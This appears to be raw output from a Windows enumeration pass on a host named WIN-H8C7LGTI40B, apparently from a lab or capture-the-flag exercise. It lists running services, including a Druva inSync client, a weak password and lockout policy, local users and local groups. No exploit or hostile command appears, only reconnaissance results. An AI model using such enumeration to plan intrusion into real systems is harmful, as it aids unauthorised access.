   Diagnostic Policy Service
   Distributed Link Tracking Client
   Distributed Transaction Coordinator
   DNS Client
   Druva inSync Client Service
   Group Policy Client
   IKE and AuthIP IPsec Keying Modules
   IP Helper
   Local Session Manager
   Network Connection Broker
   Network List Service
   Network Location Awareness
   Network Store Interface Service
   Plug and Play
   Power
   Print Spooler
   Remote Desktop Configuration
   Remote Desktop Services
   Remote Desktop Services UserMode Port Redirector
   Remote Procedure Call (RPC)
   RPC Endpoint Mapper
   Security Accounts Manager
   Server
```

```
   Server Infrastructure License Service
   Shell Hardware Detection
   SMB Hash Generation Service
   State Repository Service
   Storage Service
   SysMain
   System Event Notification Service
   System Events Broker
   Task Scheduler
   TCP/IP NetBIOS Helper
   Themes
   Time Broker
   Touch Keyboard and Handwriting Panel Service
   Update Orchestrator Service
   User Access Logging Service
   User Manager
   User Profile Service
   Web Account Manager
   Windows Connection Manager
   Windows Defender Antivirus Network Inspection Service
   Windows Defender Antivirus Service
   Windows Defender Firewall
   Windows Event Log
   Windows Font Cache Service
   Windows License Manager Service
   Windows Management Instrumentation
   Windows Push Notifications System Service
   Windows Push Notifications User Service_617e1
   Windows Remote Management (WS-Management)
   Windows Search
   Windows Security Service
   Windows Time
   Windows Update Medic Service
   WinHTTP Web Proxy Auto-Discovery Service
   Workstation

The command completed successfully.


 Account Policy:
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
```

```
Lockout duration (minutes):                          30
Lockout observation window (minutes):                30
Computer role:                                       SERVER
The command completed successfully.


 Local users:

User accounts for \\WIN-H8C7LGTI40B

-------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
NormalUser               WDAGUtilityAccount
The command completed successfully.


 Local Groups:

Aliases for \\WIN-H8C7LGTI40B

-------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Storage Replica Administrators
*System Managed Accounts Group
*Users
```

```
The command completed successfully.


 WLAN Info:
The following command was not found: wlan show all.
```